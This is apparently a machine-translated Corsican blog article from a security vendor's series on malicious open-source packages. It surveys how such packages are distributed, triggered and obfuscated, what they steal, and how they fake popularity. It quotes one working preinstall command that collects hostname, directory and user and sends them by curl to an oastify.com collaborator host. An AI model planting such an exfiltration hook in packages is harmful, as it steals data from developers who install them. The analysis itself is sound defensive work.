






In l'episodiu precedente, Pacchetti Maliziosi Open Source: U Prublema, avemu discuttu perchè l'attori di minaccia eranu cusì entusiasti di publicà novi cumpunenti maliziosi o di injectà malware in l'ultime versioni di cumpunenti esistenti: L'infrastruttura open source permette à chiunque in ogni locu di creà un contu effimeru in un registru di cumpunenti (cum'è NPM, PyPI, Docker Hub o Visual Studio Marketplace) o una piattaforma di sviluppu collaborativu (cum'è GitHub). Costu zero, è parechje opportunità per sfruttà a fiducia eccessiva chì e squadre di software anu tradiziunalmente nantu à i cumpunenti di terze parti.
L'asimmetria trà a facilità per l'attaccanti di distribuisce malware utilizendu l'infrastruttura dispunibile per l'open source, è a difficultà per l'urganisazioni chì sviluppanu software (tutti?) d'evità d'esse infettati da malware (è di furnisce malware in u software ch'elli distribuiscenu per l'altri), hà purtatu à a marca di un quartu di milione di pacchetti maliziosi guasi raggiunta l'annu scorsu.
Questu hè un prublema di tale magnitudine chì nisuna urganizazione pò risolve lu da sola, è a cumunità hè in traccia di riformulare u prucessu open source riguardu à a fiducia, i principii di sicurezza per difettu è sicurezza per cuncepimentu, è u ciclu di vita di i cumpunenti. Daremu un'ochjata à tali idee in u prossimu episodiu. Prutezzione contr'à i pacchetti maliziosi Open Source: Ciò chì ùn funziona (micca).
Ricurdatevi chì parlemu di cumpunenti di software chì a maiò parte di u tempu currispondenu à pacchetti software: cumpunenti riutilizzabili imballati in modu chì possinu esse riferiti cum'è una dipendenza in un manifestu di software, è installati cù un gestore di pacchetti o un strumentu di compilazione. Nota chì questu casu puderia esse allargatu per include u publicu imagine di cuntenitori (utilizatu da i runtime di container è e piattaforme d'orchestrazione cum'è Kubernetes), è estensioni à strumenti software (per a custruzione, l'automatizazione è u spiegamentu).
Quì analizemu cumu questu tattica d'attaccu basata annantu à cumpunenti maliziosi funziona, secondu esempi passati è ciò chì avemu vistu in a nostra piattaforma per Malware Early Warning (MEW). Dissezioneremu i cumpunenti maliziosi in diverse dimensioni:
(1) u modu sceltu per a distribuzione (registru utilizatu, in un cumpunente novu o esistente, è a tecnica utilizata per infettà a versione di u cumpunente publicata), (2) cumu u malware hè attivatu o scatenatu, (3) u cumpurtamentu maliziosu, vale à dì quali azzioni dannose sò osservate è quale hè a motivazione di l'attaccante, (4) quali tecniche sò cumuni per l'offuscazione, a nasconditura per passà inosservatu, u muvimentu laterale, a cumunicazione cù l'ospiti di cumandu è cuntrollu (C2), ecc.; è (5) e tecniche per ottene abbastanza pupularità è fiducia in modu chì e vittime finiscinu per installà u cumpunente.
U Meccanismu di Distribuzione Sceltu
Osservemu un "rumore di fondu"di pacchetti maliziosi senza sofisticazione chì utilizanu u typosquatting per phishing i sviluppatori incauti cù un errore di battitura in u nome di u pacchettu per a so dipendenza. Parechji pacchetti populari ricevenu una raffica di pacchetti cù nomi simili è errori di battitura, cù l'aspettativa chì phisheranu alcuni sviluppatori incauti.
Usanu un contu effimeru, publicanu un gruppu di pacchetti typosquat, ne creanu un altru, è publicanu un altru gruppu... Usendu qualchì automatizazione è ingegnu, ponu ottene una certa sofisticazione, ma tipicamente sò piuttostu triviali. Internamente li chjamemu "acciugate". U furtu di credenziali hè l'ubbiettivu principale, ma à le volte truvemu spyware chì estrapola u codice surghjente o dati sensibili cum'è l'infurmazioni persunali identificabili (PII), l'acquisizione di appunti è altri dubbi.
À l'improvvisu, vedemu cumpunenti maliziosi più sofisticati, i "squali". Una minurità sò destinati à gruppi o urganisazioni specifichi, tipicamente cù crypto drainers o web skimmers chì sò attivati cundizionalmente, forse seguendu l'approcciu vistu in u incidente di flussu d'eventi di decifrare u payload di l'attaccu solu quandu u pacchettu hè riferitu da un pacchettu di destinazione.
U mecanismu di distribuzione hè statu analizatu in l'eccellente è avà classicu articulu, "A cullezzione di cultelli di Backstabber: Una rivista di l'attacchi à a catena di furnimentu di software Open Source", chì hè una lettura ubligatoria. Di sicuru avete digià vistu stu bellu graficu:

Tutte e strade sò state esplorate, cumpresi i pacchetti novi è esistenti; affettendu u codice surghjente, u sistema di compilazione, o u cumpunente imballatu stessu; aduprendu credenziali arrubate o ingegneria suciale; dirottandu conti è repositori abbandunati o avvelenendu quelli mantenuti. Certi attacchi anu ricevutu nomi (Typosquatting, Cunfusione di dipendenza, Cunfusione manifesta, Repo-jacking. ecc.) è sò stati digià discussi in altrò.
È chì ne hè di i registri scelti ?
NPM cuntinueghja à esse in testa in u numeru tutale di pacchetti maliziosi, ma avemu vistu un piccu à partesi da quest'annu nantu à PyPI. Python hè un ecosistema pupulare per a scienza di i dati è l'apprendimentu automaticu. In fatti, a densità di malware hè avà più alta in PyPI chè in NPM.
Cumu u malware hè attivatu
I pacchetti maliziosi sò attivati durante l'installazione solu in 4 casi su 10 (in l'ultimi anni era vicinu à 6 casi su 10). U restu esegue un cumpurtamentu maliziosu in tempu reale, cù 1 casi su 100 attivatu durante l'esecuzione di testi. L'avversarii parenu sapè chì l'esecuzione incontrollata di script d'installazione hè stata disattivata in parechji lochi.
Chì piglianu i cattivi ?
Elencheremu e categurie di cumpurtamentu maliziosu, cù u più pupulare prima. Tenite contu chì l'impattu puderia esse assai sfarente: a spazzolaire hè ostinatamente distruttivu, ma ùn hè micca cumunu è hè statu vistu solu in pochi casi, ligatu à campagne di ciberguerra mirate o à hacktivismu brutale. E categurie seguenti sò abbastanza cumuni:
- InfoStealer / Credentials DrainerDi gran lunga u più frequente, più di u 90% di l'attacchi micca sofisticati sò simplici ladri chì cercanu principalmente credenziali cum'è password, gettoni d'accessu, chjave API è chjave private (per SSH è simili). Hè probabilmente u più simplice da scrive (inseme cù i wipers?). Enumeranu i fugliali / cartulare cunnisciuti è altre fonti (per esempiu, chjave di u registru), impacchettanu u cuntenutu è mandanu questi dati à un servitore C2. L'idea hè simplice: "Publicu un ladru per credenziali di phishing, cusì possu aduprà dopu e credenziali per lancià un attaccu direttu".
A rete C2 osservata hè tipicamente economica è sporca, cum'è i canali Telegram o strumenti di tunneling simili à Ngrok (spessu in forma di proxy inversi esposti per mezu di IP di uscita VPN). Ci sò centinaie (!) di pussibilità, cù parechji prughjetti GitHub sottu à u tema di ladru di passwordE specializazioni cum'è i keylogger sò rare per i pacchetti maliziosi è l'imagine di i container, ma più frequenti in l'estensioni di strumenti, induve si prevede l'interazione di l'utente.
- Dropper / ScaricatoreU secondu in pupularità, tipicamente vene u primu in attacchi à più tappe. Più di unu cumpunente maliziosu nantu à trè hà droppers (se u payload maliziosu hè inclusu in u pacchettu) o downloaders (u payload hè scaricatu da un endpoint sottu u cuntrollu di l'attaccante). U payload hè spessu una variante binaria di malware cunnisciuta, è hè eseguita è qualchì volta persiste, per installà backdoors, spyware, crypto drainers è altri casi d'usu. U payload scaricatu o implementatu inizia un attaccu di seconda fase cù tutta a putenza furnita da i binari di malware esistenti. I binari ponu esse distribuiti in u pacchettu, spessu mascherati da immagini o tipi di file presuntamente innocui, per evità a rilevazione mentre si cunnetta à siti inaspettati.
- Ladri / Minatori di CriptovaluteL'avversarii motivati finanziariamente sò disposti à aduprà i vostri beni in u cloud per eseguisce criptomineri (rilevanu ancu s'elli sò in esecuzione in una VM in u cloud). Ùn li importa micca di u rapportu di prufittu bassu di $ 1 per ogni $ 53 addebitati à a vittima per l'infrastruttura cloud arrubata. E vittime ùn ponu micca esse cuscenti di questu finu à chì ùn ricevenu una fattura inaspettata. Per furtuna, questu vene è và. Cryptojacking campagne in pacchetti maliziosi appariscenu à volte è poi spariscenu, phishing per l'utilizatori di portafogli o infine miranu à u fornitore di portafogli, cum'è in u Attaccu di u registru.
Altri cumpurtamenti, cum'è l'implementazione di un backdoor per l'esecuzione di codice remota aprendu una shell inversa hè menu frequente avà chè in u passatu. Per esempiu, u 123rf_cuntributore_web u pacchettu (avà cacciatu da u registru) si apre senza alcuna offuscazione una shell inversa copiata è incollata da u Scheda di Trucchi di Shell Inversa:
In più di i cumpunenti legittimi è maliziosi, avemu osservatu parechji abusi, cumpresi:
Pacchetti spam
Ci sò millaie di picculi pacchetti, soprattuttu in NPM, senza malware ma chì prumesse guadagni faciuli, oliu di serpente, ligami à offerte di Viagra, è tuttu què. Uni pochi d'utilizatori publicanu tale spam è piglianu assai larghezza di banda da u registru. Un altru attore (o altri attori) forse da l'Indonesia hà pruvatu à ottene benefiziu da abusendu di u tèRank destinatu à cumpensà i sviluppatori open-source, creendu decine di migliaia di pacchetti NPM interconnessi cù repositori fittizi GitHub correlati. Questa hè una chiara violazione di e cundizioni d'usu.
Buffelli di bug bounty è ricerca di sicurezza
Quandu un pacchettu si descrive cum'è esfiltrazione di dati per boni scopi, cum'è a rilevazione di difetti di sicurezza per i prugrammi di bug bounty o a ricerca di certi aspetti di l'ecosistema. Avemu vistu migliaia di pacchetti in questa categuria, chì recuperanu l'identificazione ma micca dati troppu sensibili à un indirizzu Burp Collaborator da Portswigger (per esempiu, host in u duminiu oastify.com). Avemu spessu osservatu imitazioni di u Cunfusione di dipendenza prova di cuncettu da Alex Birsan, cum'è u aurora-webmail-pro pacchettu (rimossu da u registru), chì esegue semplicemente stu codice bruttu in u script di preinstallazione:
exec("a=$(hostname; pwd; whoami; echo 'aurora-webmail-pro'; curl http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/;) && echo $a | xxd -p | head | while read ut; do curl -k -i -s http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/$ut;done")
È ancu inclusu un "Questa hè una prova di cuncettu di attaccu di cunfusione di dipendenza simplice"descrizzione di a dichjarazione di non rispunsabilità in u package.jsonQuesta hè una chiara violazione di e cundizioni di serviziu, ancu senza intenzione maliziosa.
Qualche bona nutizia ? Ùn avemu micca vistu (ancu) attacchi ransomware fatti per mezu di cumpunenti maliziosi. Per ragioni scunnisciute, i cibercriminali parenu preferisce meccanismi di phishing per email più tradiziunali, basati nantu à RDP è di scaricamentu drive-by.
Tecniche supplementari osservate
Parechje tecniche sò state aduprate per a persistenza, l'evasione di a difesa, a raccolta d'infurmazioni, a cumunicazione cù l'ospiti di cumandu è cuntrollu, è l'esfiltrazione.
Persistenza in i cumpunenti maliziosi hè ottenutu aduprendu e funzioni di persistenza in un malware binariu di seconda tappa, ma qualchì volta u cumpurtamentu si trova in u codice di u pacchettu, cù i travaglii pianificati è i cambiamenti in u registru di Windows i più cumuni.
Obfuscation hè cumunu, ma micca sofisticatu. A maiò parte di i pacchetti typosquatting (ricurdatevi di u "acciugate"?) ùn utilizanu micca l'offuscazione; parechji utilizanu sia quelli triviali (codifica base64/hex o cifrari di sustituzione cum'è rot13) sia l'offuscatori di codice dispunibili è a minificazione, chì hè facilmente invertibile cù l'arnesi adatti. Solu i "squali" facenu una vera offuscazione hardcore, difficiule da reverse-engineering.
L'offuscazione pò piattà l'attaccu, ma perchè u codice in un cumpunente open-source duveria esse offuscatu ? Ci hè evidenza chì qualcosa deve esse piattu da a vista piena ? Avemu trovu parechji casi di pacchetti non maliziosi chì utilizanu l'offuscazione per prutege a pruprietà intellettuale, ciò chì hè cuntradittoriu cù "open source". L'offuscazione pò esse aduprata cum'è prova di malware, ma ùn hè micca conclusiva. Hè ancu difficiule di de-offuscà.
Evasion da i cuntrolli di difesa adotta tecniche simplici. U codice maliziosu hè spessu prutettu in pruvà … piglià blocchi chì ignoranu qualsiasi eccezzione, dunque l'attività anormale ùn hè micca mostrata in i logs. A verificazione di l'ambiente (in esecuzione in una VM o container) hè rara, salvu per malware chì mira à una urganizazione o un ambiente particulare.
Mascherà i binari in imagine è fugliali PDF (una spezia di steganografia) era un'altra tecnica vista per evità a rilevazione.

Siccomu i cumpunenti maliziosi più cumuni sò i ladri d'infurmazioni, ricerca di dati hè essenziale. I sicreti (password, gettoni d'accessu, chjave API, chjave crittografiche) sò scansionati di rutina in i fugliali di log, variabili d'ambiente, è ancu in u clipboard (vistu cù trojan bancari è ladri di criptovalute). L'esfiltrazione di u codice surghjente hè ancu cumuna, postu chì l'installazione di u pacchettu hè spessu fatta in un nodu di sviluppu induve i repositori git interni puderanu esse clonati. Avemu vistu pacchetti chì enumeranu cartulari in cerca di repositori git. Circà lochi cum'è .env, private.pem, settings.py, app.js, o application.properties hè abbastanza cumuna.
L'esfiltrazione hè un'altra azzione largamente implementata. Solu una minurità di pacchetti maliziosi prova ancu à piattà a destinazione di i dati estratti. Canali Telegram è tunnel simili à Ngrok sò spessu usati. È ci sò parechji duminii tipicamente listati bianchi aduprati per l'esfiltrazione.
Altre tecniche, cum'è l'escalazione di privilegi o u muvimentu laterale, eranu menu cumuni.
Guadagnà pupularità è fiducia
Imagine un criminale tecnicu cù una cosa maliziosa è assassina pronta à l'usu chì si dumanda: "Cumu possu fà chì stu pezzu di m*rda sia affidabile per quelli idioti ignari?".

Ciò si traduce in cumu fà chì l'entrata per u cumpunente maliziosu mostri parechje stelle / fork (per a pupularità), più versioni / prublemi è pull requests (per l'attività). L'idea hè di ottene una pupularità fittizia (stelle) è persone à carica, è un aspettu cunvincente in quantu à a rilevanza è a manutenzione.
U registru ùn verifica micca se u cuntenutu di un prughjettu GitHub è u cuntenutu di u pacchettu currispondenuQuestu hè un prublema ben cunnisciutu in a catena di furnimentu di software. I registri publichi sò enormi voragini chì inghiottenu tuttu ciò chì li hè ghjittatu. Pudete ligà qualsiasi repositoriu.
Sè u pacchettu maliziosu face un errore di scrittura nant'à unu pupulare, hè faciule: basta à riferisce à u repositoriu GitHub esistente in u manifestu di e dipendenze utilizatu per creà u pacchettu è publicallu in u registru. Per i novi pacchetti nantu à un repositoriu GitHub falsu, pudete avè bisognu di più ingegnu, forse creendu falsi osservazione di e stelle/furcazione Conti GitHub via scripting.
È s'è u cuntenutu di u vostru pacchettu hè abbastanza simile à u repositoriu, aghjunghjite un paru di cambiamenti ben cuncipiti quì è culà... Pudete injectà u vostru malware in un novu pacchettu chì s'assumiglia à unu pupulare chì face riferimentu à u repositoriu esistente, è aspittà i sbagli di battitura. Sè qualchissia osa paragunà u cuntenutu di u tarball di u pacchettu cù u cuntenutu di u repositoriu GitHub, e differenze in i punti d'iniezione di malware puderanu esse facilmente trascurate. Avemu vistu questu approcciu parechje volte prima.
Un mecanismu per un cumpunente per fà una dichjarazione à prova di manumissione nantu à a pruvenienza, cumu hè statu custruitu u pacchettu, da quali fonti è da quale, seria benvenutu. Ma questa hè un'altra storia.
U cumpunente X hè un malware?
Ci hè una basa di dati (cumpleta) di pacchetti maliziosi ? Innò. E vulnerabilità open-source anu un ID CVE assignatu, ma solu uni pochi di pacchetti maliziosi (in particulare quelli chì facenu i tituli) ne ricevenu unu. U CWE per i pacchetti maliziosi hè CWE-506 (codice maliziosu integratu).
I soliti strumenti di malware (VirusTotal, MalwareBazaar, SOREL-20M…) ùn prevedenu micca disposizioni specifiche per i cumpunenti maliziosi. Questu seria benvenutu!
Ci sò basi di dati di mostra di ricerca è insemi di dati per l'analisi (ne usemu uni pochi), ma l'entrate sò aggiornate solu quandu u pacchettu maliziosu hè cunnisciutu, chì hè spessu troppu tardi. Sè site interessatu, u OpenSSF Pacchetti maliziosi hè un bellu principiu.
In u prossimu articulu, discuteremu cumu sapè s'ellu un pacchettu datu hè maliziosu. Spoiler: iè, ci sò modi per verificà i cumpunenti maliziosi à l'iniziu di a finestra d'esposizione, prima chì u registru rimuova un cumpunente maliziosu cunnisciutu.
In seguita di lettura
In u prossimu episodiu "Prutezzione contr'à i pacchetti maliziosi Open Source: Ciò chì ùn funziona (micca)" Discuteremu ciò chì si deve fà è ciò chì ùn si deve fà per a sicurezza open-source. A maiò parte di i prufessiunali cuscenti di a sicurità anu intuizioni nantu à cumu trattà sta minaccia, ma ci sò parechje idee sbagliate.
Esamineremu perchè queste idee sò sbagliate, è cumu tali idee sbagliate cuntribuiscenu à a pupularità di stu mecanismu d'attaccu, è à u risicu schiacciante chì l'urganisazioni stanu sperimentendu. Prucederemu tandu cù ciò chì funziona, è quale hè u sforzu è e risorse implicate.
Inoltre, faremu un post nantu à l'evoluzione di i pacchetti maliziosi in termini di a so intenzione, u mecanismu d'iniezione è e tecniche d'attaccu.
Resta attenti!
